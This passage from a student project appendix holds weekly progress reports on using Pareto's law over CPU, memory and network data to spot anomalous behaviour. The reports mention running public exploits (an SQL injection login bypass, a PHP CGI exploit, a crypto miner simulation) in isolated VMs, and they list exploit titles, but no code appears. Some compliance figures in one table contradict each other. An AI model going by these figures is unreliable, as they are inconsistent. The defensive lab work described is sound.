
Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Setup and configure window logging	4
Record and analyze top CPU usage and memory usage	9
Report writing	1
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Enable detailed system logging and auditing as shown in figure by increasing memory



- Highlight 2: Collected data for three application chrome, discord and powerpoint for 10min, 15min and 20min and analyze cpu and memory usage

appendix 2.53: Weekly Report 2 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 28 /07/2025 To 04 /08 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Collected data for 10min, 15min and 20min and calculated the cumulative value and percentage for pareto compliance with different application like telegram, spotify	9
Research on exploit database	4
Report writing	1
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit

Highlights of the achievements made this week:

- Highlight 1: Collected data for pareto compliance with different application for multiple user for 10min, 15min and 20 min.



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- Highlight 2: Research on exploit database and run the application on isolated VM and capture CPU usage in Sysgaugue.

The screenshot shows a web application interface for an exploit database. The table lists various exploits with the following columns: Date, Title, Type, Platform, and Author. The data is as follows:

Date	Title	Type	Platform	Author
2025-08-09	Microsoft Visual Front Desk (MFD) 11 - Remote Code Execution (RCE)	Local	Windows	nut1n0ut1ty
2025-08-09	Ultimate Member WordPress Plugin 2.5.0 - Privilege Escalation	WebApps	Multiple	Guest Singh
2025-08-09	Swagger UI 1.0.3 - Cross-Site Scripting (XSS)	Remote	Multiple	Byte Reaper
2025-08-09	WordPress 6.0.4 - Remote Code Execution (RCE)	WebApps	Multiple	Byte Reaper
2025-08-09	Copysentry 1.10.0 - Reflected Cross-Site Scripting (XSS)	WebApps	Multiple	Byte Reaper
2025-08-09	Microsoft Edge (Chromium-Based) 135.0.3040.114: 115 - Information Disclosure	Remote	Windows	nut1n0ut1ty
2025-08-09	Gandi Integrate Total 4.4.2209.1 - SQL Injection	WebApps	Multiple	Byte Reaper
2025-07-29	Adobe ColdFusion 2023.4 - Remote File Read	WebApps	Multiple	Darkhamed
2025-07-29	Linux PAM Environment - Variable Injection Local Privilege Escalation	Local	Linux	Darkhamed
2025-07-29	Meowware CMS 0.1.0 - Stored Cross Site Scripting (XSS)	WebApps	Multiple	Kevin Dicks

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.54: Weekly Report 3 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 05 /08/2025 To 11 / 08 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Collected data for 10min,15min and 20min and calculated the cumulative value and percentage for pareto compliance with multiple application running at same time	9
Check with downloading vulnerable from exploit database and run	4
Report writing	1
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Collected data for pareto compliance with different application for multiple user for 10min, 15min and 20 min.

Snapshot	CPU Usage(%)	Compliance	Memory Usage	Compliance
10min	Total 18 process 20% of 18 = 4 Cumulative Value = 2.742 cumulative % = 91.98%	Yes	Total 36 process 20% of 36 = 7 Cumulative Value = 2224.798 cumulative % = 74.93%	Yes
15min	Total 26 process 20% of 26 = 5 Cumulative Value = 2.195 cumulative % = 71.74%	Yes	Total 45 process 20% of 45 = 9 Cumulative Value = 2466.926 cumulative % = 74.93%	Yes
20 min	Total 18 process 20% of 18 = 4 Cumulative value = 0.501 Cumulative Percentage = 87.97%	No	Total 36 process 20% of 36 = 8 Cumulative value = 2251.172 Cumulative Percentage = 76.62%	No

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- Highlight 2: Research on exploit database and download Microsoft edge window 10 – chakra.dll information leak which is simple html files that doesn't harm but is easy for analysis the behaviour.



Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.55: Weekly Report 4 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 11 /08/2025 To 18 / 08 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			


Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Collected data for brave browser for 5min, 10min and 15min for 6 user and analysis for pareto compliance	12
Collected data for telegram for window 10 for comparison	3
Report Writing	1
TOTAL	20 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Collected data for pareto compliance with brave browser for 6 user for 5min, 10min and 15 min.



- Highlight 2: Collected data for telegram application on window 10 for analysis between window server, window 11.

appendix 2.56: Weekly Report 5 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 19 /08/2025 To 25 / 08 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			


Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Collected data for brave browser and telegram for 5min, 10min and 15min for 6 user and analysis for pareto compliance	14
Report Writing	1
TOTAL	19 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Collected data for pareto compliance with brave browser and telegram running together for 6 user for 5min, 10min and 15 min.



Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.57: Weekly Report 6 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 25 /08/2025 To 31 / 08 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Data capture for telegram for 6 user for 5 min, 10min and 15 min	12
Install Exodus application as crypto miner application	2
Report Writing	4
TOTAL	22 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Collected data for pareto compliance on telegram running for 6 user for 5min, 10min and 15 min.
- Highlight 2: Research on Crypto Miner application and setup the virtual environment for securely running the app.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.58: Weekly Report 7 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 01 /09/2025 To 08 / 09 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			


Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Run Crypto miner simulation command on powershell and capture data for 6 user for 5 min,10min,15min	14
Analysis the results for pareto's compliance	3
TOTAL	21 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Run crypto miner simulation on powershell and capture data using sysgaugue for 5min, 10min and 15min.



Computer Science Project Weekly Report

1

appendix 2.59: Weekly Report 8 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 08 /09/2025 To 15 / 09 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Run CloudClassroom PHP project and collected baseline data as normal browse and SQL injection bypass in brave browser for 5min,10min and 15min	18
Analysis the capture data	3
TOTAL	25 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Run Cloudclassroom php project 1.0-Exploit ID 52314 from exploit database and collected data as normal login in brave browser for 5min, 10min and 15min
- Highlight 2: Run Cloudclassroom php project 1.0-Exploit ID 52314 from exploit database and collected data by sql injection bypassing on student login page and collect data for 5min, 10min and 15min

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.60: Weekly Report 9 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 15/09/2025 To 21/09/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Compare the exploit plus brave browser with baseline brave browser with analyzed data	14
Run and capture heavy database from exploit for sql injection and analysis	5
TOTAL	23 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Run Cloudclassroom php project 1.0-Exploit ID 52314 from exploit database and collected data by sql injection bypassing on student login page and collect data for 5min, 10min and 15min. Then compare the data with baseline brave browser data.
- Highlight 2: Run heavy database from exploit for sql injection and capture data and analysis.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.61: Weekly Report 10 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 21/09/2025 To 28/09/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Run exploit and telegram and capture data for 5min, 10min and 15min	12
Reporting writing	4
TOTAL	22 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Run exploit PHP CGI module 8.3.4 with telegram as base for 5min, 10min and 15min and compare between baseline data and after exploit data.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.62: Weekly Report 11 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 29/09/2025 To 06/ 10 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	4
Run exploit and telegram and capture data for 5min, 10min and 15min	12
Reporting writing	4
TOTAL	22 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1: Run exploit PHP CGI module 8.3.4 with telegram as base for 5min, 10min and 15min and compare between baseline data and after exploit data.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.63: Weekly Report 12 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 05/09/2025 To 12/ 10 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion and meeting with supervisor	6
Final report writing	10
TOTAL	16 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

- Highlight 1:

Further detail to report to your supervisor, please include any concerns you may have:

8 STYLE EXAMPLES




Figure 3.3.2 Capture CPU & Memory data with SysGauge (Ming Yong Tan, 21920794)




Figure 3.3.3 Capture disk management data with ProcessExplorer (Ming Yong Tan, 21920794)




Figure 3.3.4 Capture Network data through Wireshark (Ming Yong Tan, 21920794)




Figure 3.3.5 CPU/Memory Raw Data from SysGauge (Ming Yong Tan, 21920794)




Figure 3.3.6 CPU/Memory after data cleaning (Ming Yong Tan, 21920794)




Figure 3.3.7 Disk management Raw Data from Process Explorer (Ming Yong Tan, 21920794)

Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour

